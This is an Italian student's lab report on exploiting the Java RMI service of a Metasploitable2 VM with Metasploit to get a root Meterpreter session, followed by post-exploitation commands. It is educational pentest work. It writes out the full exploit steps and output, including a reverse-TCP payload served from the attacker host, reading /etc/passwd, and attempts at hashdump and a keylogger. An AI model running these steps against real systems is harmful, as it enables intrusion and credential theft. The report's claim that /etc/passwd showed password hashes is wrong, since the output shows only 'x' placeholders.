REPORT DANIELE NIEDDU – ESERCIZIO 20/12/2024

FINE MODULO M4 - PENETRATION TESTING 2

INDICE:

TRACCIA ESERCIZIO: 2

Requisiti Richiesti: 2

INTRODUZIONE: 2

Cos'è un exploit? 2
Cos'è un payload? 2
Cosa è la vulnerabilità Java RMI sulla porta 1099? 2
Cos'è Metasploit? 3
Cos'è Meterpreter? 3

SVOLGIMENTO ESERCIZIO: 3

Configurazione impostazioni rete su VirtualBox: 3
Configurazione impostazioni rete sulle Macchine: 4
Utilizzo di Metasploit: 5
Utilizzo di Meterpreter: 7
Comando search: 7
Comando ifconfig: 8
Comando route: 9
Comando sysinfo: 9
Comando getuid: 9
Comando ps: 10
Comandi vari: 10
Risoluzione vulnerabilità: 13

CONCLUSIONE E RIFLESSIONI PERSONALI: 13

Riflessioni Personali: 13

Traccia Esercizio:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Requisiti Richiesti:

La macchina attaccante **KALI** deve avere il seguente indirizzo IP: 192.168.11.111.
La macchina vittima **METASPLOITABLE2** deve avere il seguente indirizzo IP: 192.168.11.112.
Una volta ottenuta una sessione remota Meterpreter, raccogliere le seguenti evidenze sulla macchina remota:
- Configurazione di rete
- Informazioni sulla tabella di routing della macchina vittima
- Ogni altra informazione che è in grado di acquisire.

Introduzione:

L'esercizio consisteva nel condurre un attacco utilizzando una macchina Kali Linux con indirizzo IP 192.168.11.111 come macchina di attacco e una macchina Metasploitable2 con indirizzo IP 192.168.11.112 come macchina target. L'obiettivo era sfruttare una vulnerabilità nel servizio Java RMI presente sulla porta 1099 della macchina Metasploitable2. L'attacco è stato effettuato utilizzando Metasploit, una delle piattaforme più avanzate per il penetration testing e la ricerca di vulnerabilità. Attraverso l'exploit "java_rmi_server" e utilizzando il payload fornito di default, è stata ottenuta una sessione Meterpreter sulla macchina vittima. Di seguito verranno approfonditi i dettagli della vulnerabilità sfruttata, il funzionamento di Metasploit e il ruolo di Meterpreter nell'attacco.

Cos'è un exploit?

Un exploit è uno strumento o una tecnica utilizzata per sfruttare una vulnerabilità di sicurezza in un sistema informatico. L'obiettivo di un exploit è ottenere accesso non autorizzato, eseguire codice arbitrario o compromettere la confidenzialità, l'integrità o la disponibilità del sistema bersaglio. Gli exploit possono essere scritti per approfittare di bug software, configurazioni errate o falle di progettazione.

Cos'è un payload?

Un payload è il codice eseguito dopo che un exploit ha avuto successo. Esso rappresenta l'azione che l'attaccante desidera eseguire sulla macchina bersaglio. I payload possono variare in complessità e funzione, da una semplice shell remota all'installazione di malware o alla creazione di una backdoor persistente. In Metasploit, i payload sono altamente modulabili e possono essere scelti in base agli obiettivi dell'attacco. In questo esercizio, il payload utilizzato ha permesso di stabilire una sessione Meterpreter, fornendo un accesso avanzato al sistema compromesso.

Cosa è la vulnerabilità Java RMI sulla porta 1099?

Java Remote Method Invocation (RMI) è una tecnologia che consente l'esecuzione di metodi remoti su un server da parte di un client. La porta 1099 è comunemente utilizzata dal registro RMI per la comunicazione tra i componenti di rete. Tuttavia, in alcune implementazioni non sicure, il server RMI può accettare oggetti non autenticati e non verificati da fonti esterne. Questa mancanza di validazione apre la porta a una vulnerabilità critica e un attaccante potrebbe caricare codice dannoso e farlo eseguire sulla macchina target, ottenendo il controllo completo del sistema.

Cos'è Metasploit?

Metasploit è un framework open-source utilizzato per il penetration testing e la ricerca sulle vulnerabilità. Sviluppato per semplificare il processo di identificazione, sfruttamento e mitigazione delle vulnerabilità, Metasploit offre una vasta libreria di exploit, payload e strumenti di scansione. Nell'ambito di questo esercizio, Metasploit è stato utilizzato per individuare e sfruttare la vulnerabilità del server RMI, consentendo l'esecuzione remota di codice sulla macchina Metasploitable2.

Cos'è Meterpreter?

Meterpreter è un payload avanzato integrato in Metasploit, progettato per fornire un accesso post-sfruttamento stabile, sicuro e flessibile, specificamente pensato per soddisfare le esigenze di penetration testing avanzato. Una volta eseguito sulla macchina bersaglio, Meterpreter offre una gamma completa di funzionalità che include strumenti dedicati per il controllo remoto, la raccolta di informazioni sensibili e l'esecuzione di attività stealth mirate. Inoltre, è in grado di operare in modo dinamico adattandosi a diverse situazioni durante l'attacco, come ad esempio l'accesso interattivo alla macchina compromessa tramite una shell avanzata, che consente all'attaccante di esplorare il sistema e interagire con esso, con la possibilità di raccogliere informazioni sensibili come file critici e credenziali. Un altro esempio può essere la modalità stealth, che permette di mantenere la persistenza minimizzando il rischio di rilevamento e di compromettere ulteriormente la macchina senza lasciare tracce evidenti. L'adattabilità di Meterpreter è uno dei suoi punti di forza principali, è in grado di operare in modo dinamico, adattandosi a diverse situazioni durante l'attacco, garantendo così un elevato grado di efficienza e flessibilità. In questo esercizio, il suo utilizzo ha dimostrato quanto una vulnerabilità critica come quella del Java RMI possa rappresentare una seria minaccia alla sicurezza, sottolineando l'importanza di implementare misure preventive come aggiornamenti regolari e monitoraggio costante del sistema.


Svolgimento Esercizio:


Configurazione impostazioni rete su VirtualBox:

Partiamo dalla configurazione di rete su VirtualBox delle Macchine Virtuali, Kali e Metasploitable2. Nell'immagini sotto vediamo la rete impostata in Bridge per entrambe le macchine.

Configurazione impostazioni rete sulle Macchine:


Come richiesto dall'esercizio ho cambiato l'indirizzo IP a entrambe le macchine, impostando per Kali 192.168.11.111 e per Metasploitable2 192.168.11.112 controllandone poi la corretta configurazione eseguendo un ping da una macchina verso l'altra e viceversa.






Utilizzo di Metasploit:


Per svolgere l'esercizio è stato utilizzato Metasploit da shell anziché da GUI.
Per l'avvio, è stata aperta la shell di Kali e avviato metasploit col comando "msfconsole".



Una volta avviato Metasploit ho fatto un "search java_rmi" per vedere i moduli disponibili per attaccare il target sfruttando la vulnerabilità Java_RMI. L'exploit java_rmi_server ha sotto di sé una serie di target preconfigurati, ma nel nostro caso abbiamo utilizzato il Modulo 1 che sfrutta il Generic. Questi altri possono essere utili nel caso si sappia già che OS usa il target.




Per selezionare il Modulo 1, ovvero “exploit/multi/misc/java_rmi_server” ho usato il comando use 1.
Con “show options” ho controllato di quali INFO ha bisogno il modulo scelto per poter funzionare. Come si vede dallo screenshot, ogni INFO ha una stringa del valore associato, una per capire se la INFO richiesta è necessaria o meno per funzionare e infine la descrizione. Si può notare che in base alla vulnerabilità che scegliamo il programma ha già preimpostato alcuni valori, come la RPORT che ha impostato il valore 1099 che altro non è che la porta per il registro Java RMI. Vediamo anche le opzioni necessarie per il payload, ovvero LHOSTS e LPORT, che fanno riferimento all’indirizzo IP LOCALE (ovvero la macchina KALI) e la porta che andrà in ascolto. Un altro comando utile è “show missing” che mostra solo le INFO necessarie mancanti, nel nostro caso solo RHOSTS, che si riferisce al REMOTE HOST che per noi sarà Metasploitable2.



Con il comando “set rhosts 192.168.11.112” ho impostato la info mancante al modulo per poter funzionare, ovvero l’indirizzo IP di Metasploitable2 che è il nostro target. Ho di conseguenza fatto nuovamente un “show options” per verificare che tutti le INFO necessarie fossero presenti.

Preciso che un altro comando utile è il “show payloads”, che mostra i vari payload precaricati nel modulo scelto. Nel mio caso ho utilizzato il payload base del modulo scelto, ovvero il seguente:



Si tratta di un payload progettato per sfruttare la portabilità di Java e ottenere il controllo remoto della macchina bersaglio attraverso una connessione inversa TCP. Questo payload viene eseguito su sistemi che hanno installato il Java Runtime Environment (JRE), il che lo rende altamente versatile e applicabile a diverse piattaforme, come Windows, Linux o macOS. La sua modalità di funzionamento si basa sull’avvio di una connessione inversa e una volta iniettato nella macchina target, il payload stabilisce una connessione verso

l'indirizzo IP e la porta configurati dall'attaccante sul proprio listener. Questo approccio consente di bypassare molte configurazioni di firewall, che tipicamente consentono connessioni in uscita ma bloccano quelle in entrata. Una volta stabilita la connessione, il payload carica Meterpreter.

Nello screenshot sotto infatti vediamo che col comando "exploit", utile all'avvio del modulo da noi scelto, si apre sotto una sessione di meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/JbchYerG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39647) at 2024-12-21 12:33:31 +0100

meterpreter > 
```

Utilizzo di Meterpreter:

Per conoscere i comandi che si hanno a disposizione su meterpreter basta inserire il comando "help" e viene fuori una lista di comandi con di fianco una breve descrizione. Nello screenshot sotto si vedono solo una piccola parte dei comandi che meterpreter mette a nostra disposizione.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
```

Comando search:

Se si vuole entrare nello specifico su un comando in particolare, basterà scrivere il comando che ci interessa seguito da -h, nel mio caso ho fatto la prova col comando "search -h" che mi ha dato queste ulteriori informazioni.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern] ...
Search for files.

OPTIONS:

    -a   Find files modified after timestamp (UTC).  Format: YYYY-mm-dd or YYYY-mm-ddTHH:MM:SS
    -b   Find files modified before timestamp (UTC). Format: YYYY-mm-dd or YYYY-mm-ddTHH:MM:SS
    -d   The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
    -f   A file pattern glob to search for. (e.g. *secret*.doc?)
    -h   Help Banner
    -r   Recursively search sub directories. (Default: true)
```

Ho in seguito fatto una ricerca di tutti i documenti .txt presenti nella macchina target utilizzando il comando "search -f * .txt" che mi ha dato 898 file .txt trovati, tra questi anche quelli nascosti.

```
meterpreter > search -f *.txt
Found 898 results ...
=====================

Path                                                                                                        Size (bytes)  Modifie
d (UTC)
----                                                                                                        ------------  -------
-------
/etc/X11/rgb.txt                                                                                            17394         2008-05
-14 02:10:25 +0200
/home/doc2.txt                                                                                              0             2024-12
-22 12:53:40 +0100
/home/msfadmin/doc1.txt                                                                                     0             2024-12
-22 12:42:58 +0100
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt                                      1598          2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/IncorrectDllVersionW32PTH10DLL.txt           765           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/NoDisclosure.txt                             302           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OperatingSystem.txt                          611           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsHPUX.txt                                   255           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsLinux.txt                                  251           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsMacOS.txt                                  253           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSolaris.txt                                257           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSunOS.txt                                  256           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsVersion.txt                                184           2010-04
-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsWin.txt                                    258           2010-04
```

Per fare un'altra prova col comando "search" ho creato da Metasploitable2 qualche documento, inserendoli anche in directory diverse, per poi cercare, da Meterpreter, parte del nome e vedere se venivano trovati. I documenti da me creati sono quelli chiamati doc1, doc2 etc.

```
meterpreter > search -f doc*.txt
Found 6 results ...
===================

Path                                   Size (bytes)  Modified (UTC)
----                                   ------------  --------------
/home/doc2.txt                         0             2024-12-22 12:53:40 +0100
/home/msfadmin/doc1.txt                0             2024-12-22 12:42:58 +0100
/var/www/phpMyAdmin/Documentation.txt  161576        2008-12-09 18:24:00 +0100
doc3.txt                               0             2024-12-22 12:53:59 +0100
doc4.txt                               0             2024-12-22 12:54:02 +0100
doc5.txt                               0             2024-12-22 12:54:05 +0100
```

Comando ifconfig:

Il comando "ifconfig" ci restituisce la configurazione di rete della macchina e indica che siamo sulla macchina con IP 192.168.11.112 che è la nostra macchina target Metasploitable2. Questa prova è utile per confermare che l'attacco è andato a buon fine e abbiamo sfruttato correttamente la vulnerabilità Java_RMI.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe37:5595
IPv6 Netmask : ::
```

Comando route:

Con il comando “route” andiamo a controllare se il target potrebbe avere accesso a sottoreti o risorse interne non direttamente accessibili dall’attaccante.
Configurando una route, l’attaccante può inviare traffico attraverso la macchina compromessa verso altre destinazioni nella rete bersaglio, questo viene chiamato pivoting, una tecnica avanzata utilizzata per estendere la portata di un attaccante all'interno di una rete compromessa.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe37:5595  ::       ::
```

Comando sysinfo:

Il comando “sysinfo” serve per ottenere informazioni di base sul sistema operativo della macchina target. Quando viene eseguito, fornisce dettagli come il nome del computer, il sistema operativo e la sua versione, l’architettura (ad esempio, 32-bit o 64-bit) e la lingua impostata sul sistema. Informazioni utili per comprendere meglio l’ambiente della macchina target e per scegliere eventuali exploit o azioni successive più adatte.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Comando getuid:

Il comando “getuid” in Meterpreter serve per identificare l’utente attualmente in uso nella sessione compromessa. Quando viene eseguito, restituisce il nome dell’utente con cui si stanno eseguendo i comandi sulla macchina target. Questo è utile per capire i privilegi attuali, se l’utente è amministratore come ad esempio nel nostro caso ROOT l’attaccante avrà pieno controllo sul sistema.

```
meterpreter > getuid
Server username: root
```

Comando ps:

Il comando “ps” viene utilizzato per elencare i processi attivi sulla macchina compromessa. Quando viene eseguito, restituisce una lista dettagliata che include l’ID del processo (PID), che è il codice identificativo univoco di ciascun processo, il nome del processo che altro non è che il nome del programma o servizio in esecuzione, l’utente che ha avviato il processo e il path ovvero il percorso completo del file eseguibile. Il comando ps è utile per identificare processi di interesse, come servizi critici o applicazioni con privilegi elevati o trovare un processo in cui migrare la sessione Meterpreter per mantenere il controllo o per nascondere l’attività.

```
meterpreter > ps

Process List
============

 PID   Name                                                  User      Path
 ---   ----                                                  ----      ----
 1     /sbin/init                                            root      /sbin/init
 2     [kthreadd]                                            root      [kthreadd]
 3     [migration/0]                                         root      [migration/0]
 4     [ksoftirqd/0]                                         root      [ksoftirqd/0]
 5     [watchdog/0]                                          root      [watchdog/0]
 6     [events/0]                                            root      [events/0]
 7     [khelper]                                             root      [khelper]
 41    [kblockd/0]                                           root      [kblockd/0]
 44    [kacpid]                                              root      [kacpid]
 45    [kacpi_notify]                                        root      [kacpi_notify]
 90    [kseriod]                                             root      [kseriod]
 129   [pdflush]                                             root      [pdflush]
 130   [pdflush]                                             root      [pdflush]
 131   [kswapd0]                                             root      [kswapd0]
 173   [aio/0]                                               root      [aio/0]
 1129  [ksnapd]                                              root      [ksnapd]
 1301  [ata/0]                                               root      [ata/0]
 1304  [ata_aux]                                             root      [ata_aux]
 1313  [scsi_eh_0]                                           root      [scsi_eh_0]
 1316  [scsi_eh_1]                                           root      [scsi_eh_1]
 1330  [ksuspend_usbd]                                       root      [ksuspend_usbd]
 1334  [khubd]                                               root      [khubd]
 2060  [scsi_eh_2]                                           root      [scsi_eh_2]
 2215  [kjournald]                                           root      [kjournald]
 2369  /sbin/udevd                                           root      /sbin/udevd --daemon
 2582  [kpsmoused]                                           root      [kpsmoused]
 3541  [kjournald]                                           root      [kjournald]
```

Comandi vari:

Ho poi provato vari comandi, come hashdump, utile per estrarre gli hash delle password degli utenti memorizzati nel sistema compromesso e tentare di decifrare le password offline ad esempio con il tool John the Ripper. Per funzionare, spesso richiede privilegi elevati sulla macchina target. Nel mio caso specifico non ha funzionanto, pur provando il comando “load priv” che carica un’estensione utile per la privilege escalation. Ho inoltre provato i comandi “keyscan_start” che avvia un keylogger nella macchina target, permettendo di registrate tutte le sequenze di tasti digitate dall’utente.

```
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (java/linux)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-]     - windows/x64/meterpreter*
[-]     - windows/meterpreter*
meterpreter > keyscan_start
[-] The "keyscan_start" command is not supported by this Meterpreter type (java/linux)
```

Ho provato anche il comando “arp” utile per visualizzare la tabella ARP (Address Resolution Protocol) della macchina compromessa. Questa tabella mostra la corrispondenza tra gli indirizzi IP e i loro indirizzi MAC

nella rete locale. È utile per identificare dispositivi collegati alla rete bersaglio e pianificare ulteriori azioni, come il movimento laterale o attacchi di spoofing. Anche questo non ha funzionato come quelli sopra in quanto non supportato da questa tipologia di meterpreter (java/linux).

```
meterpreter > arp
[-] The "arp" command is not supported by this Meterpreter type (java/linux)
```

Non essendo riuscito ad ottenere gli hash col comando hashdump, ho provato con il comando “cat /etc/passwd” che mi ha mostrato tutti gli hash della macchina target.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
